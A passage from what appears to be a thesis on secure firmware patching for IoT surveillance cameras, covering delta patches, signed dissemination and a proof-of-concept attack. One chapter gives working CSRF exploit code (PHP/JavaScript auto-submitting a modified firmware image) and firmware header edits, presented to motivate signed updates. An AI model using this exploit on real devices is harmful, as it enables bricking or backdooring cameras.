	HTTP			✓	✓	✓
	CoAP	✓	✓	✓		
	MQTT	✓	✓	✓	✓	✓
	TCP	✓		✓	✓	✓
	UDP	✓	✓	✓	✓	✓
	IPv6	✓	✓	✓	✓	✓
	RPL	✓	✓			
	6LowPAN	✓	✓			
	802.15.4	✓	✓			

7.4 Operating Systems

mdiff and *mpatch* are currently written for Linux as CC's cameras are running Linux. It is convenient because many known implementations for data compression and delta encoding already exist for Linux. For many IoT devices, Linux is too large to be used as an operating system. For these devices other types of operating systems are used, for example Contiki, TinyOS, RIOT and liteOS mentioned in Section 2.4.

To utilize our programs to the fullest, even in smaller IoT devices, algorithms and functions for compression and patching are required. Luckily, there already exist libraries for this ported to for example Contiki, such as the *bsdiff* delta encoding algorithm and the *LZ77* (de)compression algorithm [54] used in *mdiff*/*mpatch*. The two algorithms are also shown to be the best combination of compression and delta encoding in terms of performance [55].

7.5 Distribution

There are some aspects to consider on how to distribute an update across devices. The simplest way is from one source (or server) to one destination (or client), or from one source to many destinations. This is the scheme CC uses today – a server sends updates to one or several cameras.

Generally, an update can be distributed as a whole packet or it can be divided into smaller pieces, like in dissemination for WSNs. An alternative strategy for CC could be to look into the opportunity to make cameras act more like nodes and to let them communicate with each other within a network. In that case, the server only needs to send an update to one "master" camera, and all the cameras can distribute the update among themselves. This will greatly reduce network traffic between the server and the cameras.

To send an update in full requires a reliable connection both among the clients and between the clients and the server. If something goes wrong in the transmission, the whole packet has to be re-sent. When the distance between the clients increases, the reliability of the connection decreases. This is sometimes the case for WSNs but, because of the dissemination scheme, only the failed piece of the packet is required to be re-sent if the transmission fails.

7.5.1 Dissemination

There is a plethora of different dissemination protocols, developed to meet different needs such as reliability, speed or energy consumption [17].

mpatch does not use a dissemination protocol since the connection between the cameras and the server is reliable enough. If it is to be used on smaller IoT devices or WSNs, a dissemination protocol should preferably be implemented. For this, we propose a similar solution as in [56], which presents a protocol based on Deluge but more security focused, see Table 7.4.

Table 7.4: Notation used for the dissemination protocol.

PuK_s	Public key of the server
PrK_s	Private key of the server
K_{sc}	Optional symmetric session key
$h(x, y, z)$	One-way hash function h with inputs x, y and z
$S_K(M)$	Signing of message M using the key K

The protocol first divides the binary into n data chunks, (D_1 to D_n). These chunks are then hashed backwards with each other, every chunk with the previous one, to create a hash chain. A random nonce is hashed together with the chunks to prevent second pre-image attacks [57]. The nonce is calculated by the server according to the following:

$$H_i = \begin{cases} h(N_i, D_i, 0), & \text{if } i = n \\ h(N_i, D_i, H_i + 1) & \text{if } 1 \leq i < n \end{cases} \tag{7.1}$$

By using nonces, the whole hash chain except the first hash is integrity-protected. To provide protection also for the first hash, it is concatenated with the header, X, and signed by the server, $S_{PrK_s}(X, H1)$. Now a client with the public key of the server can verify the integrity and authenticity of the first hash, and thereby also the whole hash chain.

If encryption is desired, the client can generate a session key, K_{sc}, and encrypt it using the server's public key, known as digital envelop. This does not provide any authentication of the client as anyone may generate a session key and send it to the server, claiming to be a valid client. In order to authenticate a client, one would need to store keys on the client. This is not optimal due to the discussion earlier in Section 7.1. CBC (Cipher Block Chaining) is chosen as encryption mode because of its efficiency for devices with limited resources [56]. In this mode, all the plaintext blocks are XORed with their previous ciphertext block before they get encrypted. This makes the whole chain of blocks to be dependent on all previous blocks. The first block does not have a previous block as input, so an Initialization Vector (IV) is used for that purpose. Finally, to form a whole packet, a header is added to the encrypted content.

7.5.2 Δ-patches

The *mdiff* and *mpatch* programs gives the opportunity to choose if delta patches should be used. As previously mentioned, *bsdiff* is used for the delta encoding, and *LZ77* for the compression. The choice of algorithms can be derived from the decision tree in [55]. Delta patching with compression is a powerful tool in the IoT world where transmission is costly. An example of a patch made on the cameras is when adding ECC support to the OpenSSL library. The size of the different versions can be seen in Table 7.5.

Table 7.5: Size of the OpenSSL binary in bytes, with and without ECC.

OpenSSL	2 613 035 B
OpenSSL with ECC	2 708 310 B

When the OpenSSL with ECC binary is being sent uncompressed with our program, it only adds the header before sending it. The header adds extra security features such as the signature. In total, the header only adds an extra 207 bytes compared to OPENSSL with ECC in Table 7.5. If the full binary is compressed with *LZ77* the size decreases with a factor of 2, seen in Table 7.6. The patch, created using *bsdiff*, results in a bigger file – a phenomenon briefly explained in Section 2.6.3. The file is just marginally larger (around 2.95 %), but this shows that a patching mechanism without any compression is simply not feasible. On the other hand, when the patched file is being compressed, it results in a file approximately 10 times smaller than the original one. This is a huge improvement in terms of bytes transmitted and a desirable feature in many areas. If CC were to update OpenSSL to support ECC, a whole new firmware image would have been sent, re-flashing the cameras, instead of just the full binary. Thus, our

implementation leads to an even better improvement, as shown in table 7.7.

Table 7.6: The sizes of the OpenSSL binary with ECC after being run through *mdiff*.

Full Binary (Uncompressed)	2 708 517 B
Full Binary (Compressed)	1 395 994 B
Patch (Uncompressed)	2 790 814 B
Patch (Compressed)	309 042 B

Table 7.7: Amount of data being saved by using *fortknox* compared to sending a full firmware.

Full Firmware	61 MiB
Patch	0.3 MiB
Difference	60 MiB
Data saved (1M devices)	60 TiB

To receive the patch and to decompress it requires some extra flash memory on the client, summarized in Table 7.8. The *mpatch* program and a public key is required in order for it to work. Depending on how the file is transmitted to the client, a client program might also be required. This only applies when a server/client based approach or similar is used.

Table 7.8: The amount of flash needed on the client in order to run *mpatch*.

mpatch	235 372 B
Client program	6 596 B
Public Key	178 B
Total	242 146 B

To be able to utilize delta patching, software version management is needed in order to keep track of used software. This requires more work compared to a full firmware or full binary update, but the advantages from using delta patches hopefully outweighs the disadvantages in most applications. However, if all devices in a system run the same software version, the management will be easy.

7.5.3 Semi or Automated Updates

As seen in the proposed solution in Section 6.3, there can be different levels of automation in an update process. The Android use case shows an example of a

semi-automatic update process. The user is being notified of a new update and has to accept it before it gets downloaded and installed. The Chrome use case, on the other hand, presents a more automated update process where the updates are downloaded without the user's knowledge. The updates are downloaded to the second partition and will not be active until the user reboots the computer. This is the only thing different from a fully automatic update process. To have some form of user notification is usually preferable by companies. It gives the advantage of having control over what and when devices are updated. A possible drawback of a semi-automatic process could be that very urgent updates would not be deployed instantly.

The proposed solution shows both a semi-automatic update and a fully automatic update, giving the possibility to choose the best suited process for a given purpose. Both processes require the system to reboot which is not optimal because the system will have a downtime during the reboot. Some systems might have uptime requirements on 100%, for example surveillance systems in casinos. Those systems can still be updated but need special treatment such as replacing the system temporarily while updating the normal system. It could also be solved by using dynamic updates. However, we concluded that dynamic updates would be too complex to implement for our purpose and especially on IoT devices.

Chapter 8

Attacking a Camera

"As a young boy, I was taught in high school that hacking was cool."

– Kevin Mitnick

To demonstrate the need for an improved update process for the cameras, we have performed a CSRF attack to break the cameras. The attack shows the dangers of not verifying the integrity of software, which is what is being abused here.

8.1 Identification

There are numerous ways of identifying a CSRF vulnerability, as shown in the CWE [58]. A CSRF attack can mainly be detected by manual analysis such as penetration testing or threat modelling. There also exist more automated ways to detect CSRF vulnerabilities, such as using binary disassemblers, web application scanners or source code analyzers. However, the automated methods are currently more difficult to accomplish than the manual ones [59].

We have identified a CSRF exploit on some older cameras on Exploit Database[1] and want to use this vulnerability in order to demonstrate weaknesses in the update process.

8.2 Evaluation

The effects of the attack are limited to the victim's role. If, like in our case, the victim is logged in as admin, a CSRF attack may compromise the entire system. This attack may happen even if the victim is using strong encryption like HTTPS [60]. Even if a camera is on a local network behind a firewall, it is possible to reach it, indirectly, using the CSRF attack.

The current update process lacks some necessary security features such as verifying the origin of the images. If an attacker modifies an image, he or she may add a back door, a key logger or simply break the camera. If a back door is

[1] `https://www.exploit-db.com/`

installed, the attacker may infiltrate the internal network and compromise other devices.

8.3 The Attack

The idea is to modify a working firmware image, a.k.a. fimage, in order to either create a backdoor or to disable (brick) the camera. The camera has to accept the modified fimage without any warnings or errors.

Prerequisites

The current update process supports different methods such as HTTP, FTP and the command line. We are attacking the HTTP update method, hence the FTP and command line protocols will not be analyzed.

To update the camera over HTTP, the user logs in and enters the update page. A file is chosen, namely the fimage, using the HTTP file upload method. Next, the user clicks the update button to send the file, and the camera writes the new fimage to disk and reboots.

For the attack to work, we assume a user with privileges to update the camera being logged in using the same browser for checking emails.

Method

We start by analyzing the current HTTP POST request using Wireshark. A dump of the traffic when updating in the usual way is shown below.

```
POST /admin-cgi/flash?HTTP_POST HTTP/1.1
Host: 192.168.1.1
Connection: keep-alive
Content-Length: 61341916
Accept: text/HTML,application/xHTML+xml,application/xml
Origin: http://192.168.1.1
Content-Type: multipart/form-data; boundary=----Un7dlRvaFWNjbYS7
Referer: http://192.168.1.1/admin/admin.sHTML

------Un7dlRvaFWNjbYS7
Content-Disposition: form-data; name="fimage"; filename="fimage"
Content-Type: application/octet-stream

Binary data of fimage

------Un7dlRvaFWNjbYS7--
```

The content type of the request is “multipart/form-data” and the data is just in raw binary format.

The easiest and most intuitive way would be to make an HTML file upload request. Since this requires an action from the victim, it is undesired. It is not a trivial task to persuade a victim into uploading a random binary file. The goal is

to upload the fimage without the user's knowledge. JavaScript does not allow for automatic file uploads due to the huge security risk. Even if it did work, the victim would have to possess the modified image locally, an assumption we do not make. Instead, the idea is to create an HTML form with a hidden input field where the value is the raw binary data and automatically submit the data using JavaScript.

The initial attempt is to use PHP to read the content of the fimage and print it to the value field of the hidden input in HTML, see Listing 8.1. The first problem encountered is due to the quotation mark characters (") in the fimage data. The browser will parse these characters as HTML code which breaks the HTML document. Simply replacing the quotation mark characters with apostrophe characters (') solves the issue. Another problem is that the encoding of the binary data changes the hexadecimal value when transmitting the data. For example, the NULL byte is being encoded to 0xefbfbd. We cannot simply change the NULL byte to something else, or all string operations done when parsing the fimage on the camera will fail.

```
<?php
    $filename = "fimage";
    $file = fopen($filename, "rb");
    $content = fread($file, filesize($filename));
    fclose($file);
?>

<form name="UpgradeForm" action="http://192.168.1.1/admin-
    cgi/flash?HTTP\_POST" enctype="multipart/form-data"
    method="post">

    <input type="hidden" name="fimage" value="<?php echo
    $content; ?>">
</form>
```

Listing 8.1: Initial solution, using PHP to print the binary content in HTML.

In the second attempt, the focus switches to JavaScript. By consulting the documentation for JavaScript, the function `String.fromCharCode(x)` seems applicable. It converts a number $x \in [0, 255]$ to the corresponding ASCII character. Wireshark shows that the JavaScript string correctly handles the ASCII values $[0, 127]$ but not $[128, 255]$ when using the UTF-8 encoding. The values $[128, 255]$ are being encoded with 2 bytes instead of 1. By using the ISO-8859-1, or Latin 1, encoding almost all characters can be represented [1]. The values $[127, 159]$, carriage return (\r) and newline (\n) need to be replaced. By replacing these characters with the NULL byte, the problem is solved. However, the raw binary data can no longer be printed in the HTML document since the `String.fromCharCode(x)` requires an integer as input. By parsing the fimage and output an array with the corresponding integer values for the binary data, the JavaScript solution might just work.

[1] `http://www.ascii.cl/HTMLcodes.htm`

It didn't. The web page crashes when accessing it due to the huge JavaScript array (around 200 MiB). In order to reduce the size, the fimage needs to be smaller. In order to reduce the fimage to a reasonable size, one may shrink the different partitions. By analyzing the fimage, a partition table header is found. It contains partition sizes, offsets to where they are written along with other information and parameters. Below is a hexdump of the partition table header, where the partition sizes are marked in red.

```
37 00 00 10 00 00 00 00  ef be c4 00 21 0e 00 00  |7...........!...|
00 00 00 00 00 00 38 00  63 1c ad 1d 02 00 01 00  |......8.c.......|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00 00 4c 00 00 00 fc 02  d4 d3 48 a9 00 00 01 00  |..L.......H.....|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00 00 5c 03 00 00 3a 00  c7 c1 93 37 00 00 02 00  |..\...:....7....|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

By trial and error, it is found that the minimum size of the root partition is 128 KiB. The other partitions can be completely erased. The new header is shown below, where the modified parts are marked in green.

```
37 00 00 10 00 00 00 00  ef be c4 00 21 0e 00 00  |7...........!...|
00 00 00 00 00 00 02 00  63 1c ad 1d 02 00 01 00  |......8.c.......|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00 00 4c 00 00 00 00 00  d4 d3 48 a9 00 00 01 00  |..L.......H.....|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00 00 5c 03 00 00 00 00  c7 c1 93 37 00 00 02 00  |..\...:....7....|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

The new fimage, with removed partitions, has a size of 7.2 MiB compared to the original size of 59 MiB. The new JavaScript array has a size of 13 MiB which is more manageable than 200 MiB and the web page no longer crashes. The hidden input's value field has a parameter for the maximum data size it may hold. The default value is 512 KiB which is too small in this case. By simply setting the value to 8 MiB, the whole fimage fits.

An email may then be sent to a victim to automatically perform the attack. If the victim is logged in to the camera and as much as opens the email, the modified image will be silently uploaded to the camera. Code for the final solution is shown in Listing 8.2. Code for modifying the image files are listed in Appendix B.

```
<?php
    $filename = "fimage_array";
    $file = fopen($filename, "rb");
    $content = fread($file, filesize($filename));
    fclose($file);
?>

<form name="UpgradeForm" action="http://192.168.1.1/admin-
    cgi/flash?HTTP\_POST" enctype="multipart/form-data"
    accept-charset="ISO-8859-1" method="post">

    <input id="haxx" type="hidden" maxlength="8000000" name
    ="fimage" value=''>
</form>

<script>
    var form = document.forms.UpgradeForm;
    var node = document.getElementById("haxx");

    var s = '';
    var arr = <?php echo $content; ?>;
    for (var i = 0; i < arr.length; i++) {
        s += String.fromCharCode(arr[i]);
    }
    node.value = s;

    form.submit();
</script>
```

Listing 8.2: Final solution, using JavaScript to encode characters

8.4 The Patch

There are many ways to prevent a CSRF attack. The general recommendation from The Open Web Application Security Project (OWASP) is to use the Synchronizer Token Pattern [60], where each session holds a secure random token. A token is bound to a single session and consists of a large random value generated by a cryptographically secure random number generator. The token is added as a hidden field in an HTML request or sent within the URL. If the server cannot validate the token, the request is rejected. Other security measures against this attack is to use double submitting cookies, to check the referer and the origin header, or via challenge-responses.

A quick patch for this attack can easily be applied with *fortknox*. We changed the file *httpd.conf* to let the apache module *rewrite* dismiss any requests coming from an unknown source, i.e. not from CC. This is done by checking the referer header together with the origin header. Session tokens cannot be used since the cameras does not use sessions.

Chapter 9

Discussion for Future Implementation

This chapter describes and discusses subjects related to this thesis but not yet analyzed in detail. This includes some discussion regarding the update process architecture, the security infrastructure at the company, and some hardware considerations regarding the device itself.

9.1 OverlayFS

OverlayFS[1] is a file system that allows read-only file systems to appear as they are writable.

It was introduced in Linux kernel version 3.18 and is now a part of the mainline kernel. An overlay file system is the concept of one file system placed on top of another, called the upper and lower file systems. If a file exists in both file systems, you only see the file from the upper file system while the lower file is hidden. If the object instead is a directory, a merged directory is created. When a lookup is requested in a merged directory, the lookup is performed in each actual directory. The lower file system may be of any kind supported by Linux, writable or not. It can even be an overlay file system in itself. The upper file system is usually writable.

Potentially, OverlayFS may let users apply updates to the overlay file system and in case an update crashes, the system can "roll back" to a working version by not reading from the overlay.

A drawback of OverlayFS is that it fails to look exactly like a normal file system. The objects visible in the file system do not all appear to belong to that file system. An example of this is the *st_dev* field returned by `stat(2)`, where directories will report the field from the overlay-file system, and other files will report the field from the actual file system that is providing the object. These events do not affect normal usage, since most applications do not care about these field values.

[1] `https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt`

9.2 Two Redundant Partitions

Having two redundant partitions, like in the proposed solution, leads to many desirable functionalities. First and foremost, the ability to perform roll back is evident. If changes are made to one partition and that partition stops working, one can always go back to the other working partition. Another desirable function is to be able to apply updates while the system is running. The updates are deployed to the partition that is not running, which also makes it possible to stack updates, like in the Chrome OS case. The downside of having two partitions is the need for extra flash memory. However, this is usually not a problem since flash memory is relatively cheap and it does not take much extra space.

Compared to OverlayFS, you can with simple means acquire roll back capabilities when using two partitions. OverlayFS is a bit more complex with other functionalities and intentions than just roll back.

9.3 Virtual Machines

Another way to handle updates and have roll back capabilities could be to use a hypervisor with a virtual machine. The updates are applied to the virtual machine and if something goes wrong it can revert to a previous version of itself, much like how the snapshot functionality works in *VMware* [61]. For IoT devices and WSNs there exist many equivalents, such as Maté, Agilla or Squawk to mention a few [62] [17].

9.4 Architectural Considerations

How the overall infrastructure should look will be different from one system to the other. WSNs use their dissemination protocols where they communicate with each other to distribute an update. System designers could use this infrastructure as inspiration when designing new systems – to let the devices communicate with each other. This could also be a possibility for CC, as previously mentioned, where the cameras may distribute updates among themselves.

9.4.1 Push/Pull

In WSNs, the gateway is responsible for pushing an update to its nodes and a server is pushing it to the gateway. When would a pull model be more suitable? In a pull model, the device needs to have more knowledge about itself. It has to know what version it uses and request a new version from a server.

A mix between push and pull may be used, like in the proposed server and client solution in *fortknox*. A "master" camera frequently checks for updates and if updates are found, the "master" will pull them, if desired. The updates are then pushed out to the "slaves" using some of the dissemination methods described. This way, the server does not force the clients to update, it just yields the opportunity. This is unlike the update process in PlayStation, where the user basically has to accept the update in order to use the product. This is however not a good method

for companies due to the need for testing and conforming to policies.

A complete push model, where a server pushes updates directly to clients, is in many cases not possible due to firewalls etc. The firewalls prevent incoming requests if they have not been explicitly allowed. The clients would also need to be globally routable and their global IPs would need to be stored in a database. This kind of model would be good however, considering that a security patch should be deployed as soon as it is ready. The clients instead need to make pull requests frequently enough to get the update as soon as possible.

9.4.2 Package Managers

fortknox is just a proof of concept program to show that with simple means and a relatively small amount of code, a patch can be created and deployed to the cameras in a secure way. However, the best way for CC to implement patching capabilities might not be to use a standalone program like this. A better and more intuitive way would be to use a package manager to handle the updates on the cameras. That is, if the devices are powerful enough and have the capacity required. A package manager is more comprehensive compared to a single patch program. For example the package manager *Synaptic* uses around 7 597 KiB of memory[1] compared to *fortknox's* 242 KiB. So for CC it is a possibility to use package managers, but for other systems it might not be.

9.4.3 Public Key Infrastructure

In order for to use digital signatures for the patches, a well-defined PKI, or an alternative approach, is necessary. While many claims that PKI is broken [63] it is still widely in use. A lot of discussion on this subject is required to build an appropriate infrastructure for the given purpose.

9.5 Improve Vulnerability Assessment

Much of the work in the identification and evaluation stages are at present-day done manually. To improve the assessment even further and to make it more automated, artificial intelligence such as machine learning may be of use.

9.6 Hardware Support

In order to calculate cryptographically secure random numbers, the hardware chip would need support for a True Random Number Generator (TRNG). Linux uses a Pseudorandom Number Generator (PRNG) instead, which takes for example human input from the keyboard to gain enough entropy in order to generate a cryptographically secure random number [64]. This is not possible for most IoT devices because of the lack of user input. CC has already implemented support for TRNGs in their cameras.

[1] `http://packages.ubuntu.com/precise/synaptic`

Chapter 10
Conclusion

"I don't hate technology, I don't hate hackers, because that's just what comes with it. Without those hackers we wouldn't solve the problems we need to solve, especially security."

– Fred Durst

In this thesis we have shown that there is an evident need to keep software systems up-to-date. The current methods are not comprehensive and may lead to vulnerabilities being unnoticed. To have a robust infrastructure concerning the whole process, as in Figure 1.1, is important. It covers everything from a well-defined vulnerability assessment to a robust deployment of security patches.

10.1 Vulnerability Assessment

In the case study, we demonstrated that current methods for assessing vulnerabilities are not always sufficient. To accomplish better assessment, all environment and configuration parameters need to be evaluated, as described in Section 4.5. Our contributions include a better way to gather information from sources to identify vulnerabilities, as well as an improved solution to evaluate them. Our evaluation model is fine-grained and concrete since it takes product and environment specific parameters into account. It is easier to automate the process, by evaluating product configurations, than using the current process shown in Figure 4.2. If the resources to do the assessment are not in-house, this may be bought as an external service. Further research on the subject is required to accomplish a robust vulnerability assessment in an automated manner.

There also exists a need to inform customers and companies about present security threats in open source software. For example, OWASP's top 10 list from 2013[1] lists "Using Components with Known Vulnerabilities" in 9th place. Using libraries or frameworks with known vulnerabilities may weaken the defence of the system and allow for further attacks, having severe impacts. Our identification

[1] `https://www.owasp.org/index.php/Top_10_2013-Top_10`

model is applicable to any area, thus any company using open source components would benefit from it. It would allow companies to track the components, making sure that vulnerable versions are not in use.

10.2 Deployment

Many aspects need to be considered in order to patch IoT devices in a secure manner. We have analyzed use cases of update processes in different devices and contributed with semi- and fully automatic solutions using two partitions. To deploy a patch in a secure way, we have added digital signatures in *fortknox* to achieve authentication, non-repudiation and integrity of the data being sent. With our solution we show that a small patching mechanism can easily be implemented on CC's cameras. The used library for ECDSA signatures is quite large, but smaller alternatives exist [65]. With the "mbed TLS" library, the size of *mpatch* is 242 KiB while it is only 20 KiB without. Due to the small size, it is feasible to implement it even on small devices.

Our intent with the attack on the camera was to demonstrate both the need for digital signatures and a patching mechanism. The attack was possible due to the firmware not being verified. With our solution, a patch can quickly be deployed to prevent further attacks of this kind. With a digitally signed firmware, the attack would not even be possible in the first place.

There exist plenty of lightweight protocols, e.g. CoAP and MQTT, which may be used for communication between devices. Our proposed solution includes dissemination of the data, and because MQTT is supported by many devices, including CC's cameras, this would be a viable choice, see Table 7.3. A master camera would act as broker and handle the communication between the cameras and the server. The updates can be disseminated throughout the network with the solution in Section 7.5.1.

Security holes would be patched faster if a well-defined updating mechanism is implemented. Both because a patch is smaller and faster transmitted than a full firmware and because companies sometimes are more interested in just a patch. A full firmware upgrade often comes with extra features which may be undesirable for big companies due to the time spent on testing and the increased risk of failure. Hence, the overall security threat will decrease by having robust security updates for connected devices.

Bibliography

[1] Gartner. *Gartner Says 6.4 Billion Connected "Things" Will Be in Use in 2016, Up 30 Percent From 2015*. 2015. URL: http://www.gartner.com/newsroom/id/3165317 (visited on 02/12/2016).

[2] Cisco. *Seize New IoT Opportunities with the Cisco IoT System*. 2015. URL: http://www.cisco.com/web/solutions/trends/iot/portfolio.html (visited on 10/13/2015).

[3] Kenna Security. "How the Rise in Non-Targeted Attacks Has Widened the Remediation Gap". In: (2015). URL: https://www.kennasecurity.com/wp-content/uploads/Kenna-NonTargetedAttacksReport.pdf (visited on 03/03/2016).

[4] Margaret Rouse. *IoT security (Internet of Things security)*. 2015. URL: http://internetofthingsagenda.techtarget.com/definition/IoT-security-Internet-of-Things-security (visited on 02/18/2016).

[5] David Vose. *Risk Analysis - A Quantitative Guide*. Third Edition. John Wiley & Sons, Ltd., 2008.

[6] Thomas L. Norman. *Risk Analysis and Security Countermeasure Selection*. Second Edition. CRC Press, 2016.

[7] The Eclipse Foundation. *MQTT, and CoAP, IoT Protocols*. 2014. URL: https://eclipse.org/community/eclipse_newsletter/2014/february/article2.php (visited on 02/15/2016).

[8] BB Smart Worx. *SMART PROCESSING STARTS AT THE EDGE OF THE NETWORK*. 2016. URL: http://bb-smartsensing.com/wzzard-sensing-platform/ (visited on 02/15/2016).

[9] Yvette E. Gelogo and Tai hoon Kim. "Enhance Security Mechanism for Securing SCADA Wireless Sensor Network". In: (2014).

[10] W. Dong et al. "Providing OS Support for Wireless Sensor Networks: Challenges and Approaches". In: (2010).

[11] Adam Dunkels. "Poster Abstract: Rime — A Lightweight Layered Communication Stack for Sensor Networks". In: (2007).

[12] Edosoft Factory and S.L. "ISN - Interoperable Sensor Networks - Contiki and Tiny OS". In: (2012).

[13] L. Casado and P. Tsigas. "ContikiSec: A Secure Network Layer for Wireless Sensor Network under the Contiki Operating System". In: (2008).

[14] C. Karlof, N. Sastry, and D. Wagner. "TinySec: A Link Layer Security Architecture for Wireless Sensor Networks". In: (2004).

[15] T. Vu Chien, H. Nguyen Chan, and T. Nguyen Huu. "A Comparative Study on Operating System for Wireless Sensor Networks". In: (2011).

[16] J. Shin, U. Ramachandran, and M. Ammar. "On Improving the Reliability of Packet Delivery in Dense Wireless Sensor Networks". In: (2005).

[17] C. J. Sreenan and S. Brown. "Software Updating in Wireless Sensor Networks: A Survey and Lacunae". In: (2013).

[18] G. Werner-Allen et al. "Deploying a Wireless Sensor Network on an Active Volcano". In: (2006).

[19] A. Khan Pathan, H. Lee, and C. Seon Hong. "Security in Wireless Sensor Networks: Issues and Challenges". In: (2006).

[20] Y. Kumar, R. Munjal, and K. Kumar. "Wireless Sensor Networks and Security Challenges". In: (2011).

[21] Jonathan W. Hui and David Culler. "The Dynamic Behavior of a Data Dissemination Protocolfor Network Programming at Scale". In: (2004).

[22] Mark D. Krasniewski et al. "Energy-Efficient On-Demand Reprogramming of Large-Scale Sensor Networks". In: (2008).

[23] Iulian Gheorghe Neamtiu. "PRACTICAL DYNAMIC SOFTWARE UPDATING". PhD thesis. University of Maryland, 2008.

[24] Christopher M. Hayden et al. "State Transfer for Clear and Efficient Runtime Updates". In: (2010).

[25] Steve Evans. *Wired vs wireless in the enterprise*. 2013. URL: `http://www.computerweekly.com/feature/Wired-vs-wireless-in-the-enterprise` (visited on 01/20/2016).

[26] Alfred J. Mendez, Paul C. van Oorschot, and Scott A. Vanstone. *Handbook of Applied Cryptography*. ISBN: 9780849385230. CRC Press, 1996.

[27] Jawahar Thakur and Nagesh Kumar. "DES, AES and Blowfish: Symmetric Key Cryptography Algorithms Simulation Based Performance Analysis". In: (2011).

[28] R.L. Rivest et al. "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems". In: (1978).

[29] Certicom Research. "Standards for Efficient Cryptography 1 (SEC 1): Elliptic Curve Cryptography". In: (2009).

[30] J. Paul Walters et al. "Wireless Sensor Network Security: A Survey". In: (2006).

[31] G. Gaubatz, J.P. Kaps, and B. Sunar. "Public key cryptography in sensor networks - revisited". In: (2004).

[32] N. Gura et al. "Comparing elliptic curve cryptography and rsa on 8-bit cpus". In: (2004).

[33] MITRE. *About CVE*. URL: `https://cve.mitre.org/about/index.html` (visited on 12/11/2015).

[34] Risk Based Security. *CVE/NVD: The High Price of "Free"*. 2015. URL: `https://www.riskbasedsecurity.com/reports/CVE%20&%20NVD%20-%20The%20High%20Price%20Of%20Free.pdf`.

[35] Sonatype. *Executive Brief: Addressing Security Concerns in Open Source Components*. 2012. URL: `http://img.en25.com/Web/SonatypeInc/%7Bd6035e8b-53b7-4dfa-ad94-efbf718329d2%7D_sonatype_executive_security_brief_final_(2).pdf`.

[36] Scott Rifenbark. *Yocto Project Mega-Manual*. 2015. URL: `http://www.yoctoproject.org/docs/2.0/mega-manual/mega-manual.html` (visited on 12/22/2015).

[37] M. Gegick, P. Rotella, and T. Xie. "Identifying Security Bug Reports via Text Mining: An Industrial Case Study". In: (2010).

[38] Linus Torvalds. *security bugs to be just "normal bugs"*. 2008. URL: `http://yarchive.net/comp/linux/security_bugs.html` (visited on 02/12/2016).

[39] Linus Torvalds. *security is important. But it's no less important than everything else*. 2008. URL: `https://lkml.org/lkml/2008/7/15/296` (visited on 02/12/2016).

[40] Black Duck. *Finding the Right Security Testing Tools for Your Organization*. 2015. URL: `https://www.blackducksoftware.com/noindex/salesforce/pdfs/RPT_Security_Tools_UL.pdf`.

[41] M. Bozorgi et al. "Beyond Heuristics: Learning to Classify Vulnerabilities and Predict Exploits". In: (2010).

[42] MITRE. *Common Weakness Scoring System (CWSS^{TM})*. URL: https://cwe.mitre.org/cwss/cwss_v1.0.1.html (visited on 12/11/2015).

[43] Dan J. Klinedinst. *CVSS and the Internet of Things*. 2015. URL: https://insights.sei.cmu.edu/cert/2015/09/cvss-and-the-internet-of-things.html (visited on 12/29/2015).

[44] Max Eddy. *Is Stagefright Over? Hacker Reveals More Android Attacks*. 2015. URL: http://www.pcmag.com/article2/0,2817,2489167,00.asp (visited on 10/05/2015).

[45] Q.A. Chen, Z. Qian, and Z.M. Mao. "Peeking into Your App without Actually Seeing It: UI State Inference and Novel Android Attacks". In: (2014).

[46] Michael Roppolo. *New hack could steal personal information from Gmail, other popular apps*. 2014. URL: http://www.cbsnews.com/news/new-hack-could-steal-personal-information-from-gmail-other-popular-apps/ (visited on 10/05/2015).

[47] Patchmanagement.org. *Patch Management Essentials*. 2004. URL: http://patchmanagement.org/pmessentials.asp (visited on 12/14/2015).

[48] ECRYPT II. "ECRYPT II Yearly Report on Algorithms and Keysizes". In: (2012).

[49] Express Logic John Carbone. *Speed up machine-to-machine networking with UDP*. 2013. URL: http://www.embedded.com/design/real-world-applications/4426378/Speed-up-machine-to-machine-networking-with-UDP (visited on 01/25/2016).

[50] Cisco Paul Duffy. *Beyond MQTT: A Cisco View on IoT Protocols*. 2013. URL: http://blogs.cisco.com/ioe/beyond-mqtt-a-cisco-view-on-iot-protocols (visited on 01/25/2016).

[51] Dinesh Thangavel et al. "Performance Evaluation of MQTT and CoAP via a Common Middleware". In: (2014).

[52] Zain ul Abdin. "Suitable Transport Protocols for Wireless Sensor Networks". In: (2003).

[53] Adam Dunkels. "Full TCP/IP for 8-Bit Architectures". In: (2002).

[54] Milosh Stolikj. *Decompression library for Contiki*. 2012. URL: http://www.win.tue.nl/~mstolikj/compression/ (visited on 01/14/2016).

[55] Milosh Stolikj, Pieter J. L. Cuijpers, and Johan J. Lukkien. "Efficient reprogramming of wireless sensor networks using incremental updates and data compression". In: (2012).

[56] Dennis K. Nilsson and Ulf E. Larson. "Secure Firmware Updates over the Airin Intelligent Vehicles". In: (2008).

[57] Shai Halevi and Hugo Krawczyk. "Strengthening Digital Signatures via Randomized Hashing". In: (2006).

[58] Mitre Corporation. *CWE-352: Cross-Site Request Forgery (CSRF).* 2015. URL: https://cwe.mitre.org/data/definitions/352.html (visited on 02/10/2016).

[59] Mike Shema. *Web Application Scanning & CSRF.* 2011. URL: https://blog.qualys.com/securitylabs/2011/08/10/the-was-approach-to-csrf (visited on 02/19/2016).

[60] OWASP. *Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet.* 2016. URL: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet (visited on 02/10/2016).

[61] VMware. *Restoring a Snapshot: Revert or Go To?* 2016. URL: https://www.vmware.com/support/ws5/doc/ws_preserve_sshot_revert_or_goto.html (visited on 02/11/2016).

[62] Imran Khan et al. "Wireless Sensor Network Virtualization: A Survey". In: (2014).

[63] Roger A. Grimes. *4 fatal problems with PKI.* 2015. URL: http://www.infoworld.com/article/2942072/security/4-fatal-problems-with-pki.html (visited on 02/18/2016).

